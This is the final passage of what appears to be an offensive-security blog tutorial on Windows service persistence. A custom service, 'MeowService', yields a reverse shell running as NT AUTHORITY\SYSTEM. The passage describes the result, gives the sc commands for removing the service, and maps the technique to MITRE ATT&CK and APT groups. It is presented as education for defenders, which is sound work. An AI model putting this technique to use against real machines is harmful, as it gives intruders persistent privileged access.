
And as you can see, we got a reverse shell!:




And our **MeowService** service got a **PID: 5668**:




Then, run **Process Hacker** as non-admin User:



As you can see, it doesn't show us the username. But, running Process Hacker as Administrator changes the situation, and we see that our shell running on behalf **NT AUTHORITY\SYSTEM**:




We will see it in the **Network** tab:



So, everything is worked perfectly :)


Let's go cleaning after completion of experiments. Stop service:

sc stop MeowService



So, MeowService successfully stopped. And if we delete it:

sc delete MeowService



We can see [Process Hacker](#)'s notification about this.

But, **there is one very important caveat**. You might wonder why we just not running command:

```
sc create MeowService binpath= "Z:\2022-05-09-pers-4\meow.exe" start= auto
```

Because, [meow.exe](#) is not actually a service. As I wrote earlier, the minimum requirements for a service are following specific functions: main entry point, service entry point and service control handler. If you try create service from just [meow.exe](#). It's just terminate with error.

conclusion

This technique is not new, but it is worth paying attention to it, especially entry level blue team specialists. Threat actors also can modify existing windows services instead create new ones. In the wild, this trick was often used by groups such as [APT 38](#), [APT 32](#) and [APT 41](#).

[MITTRE ATT&CK. Create or Modify System Process: Windows Service](#)

[APT 32](#)

[APT 38](#)

[APT 41](#)

[source code in Github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine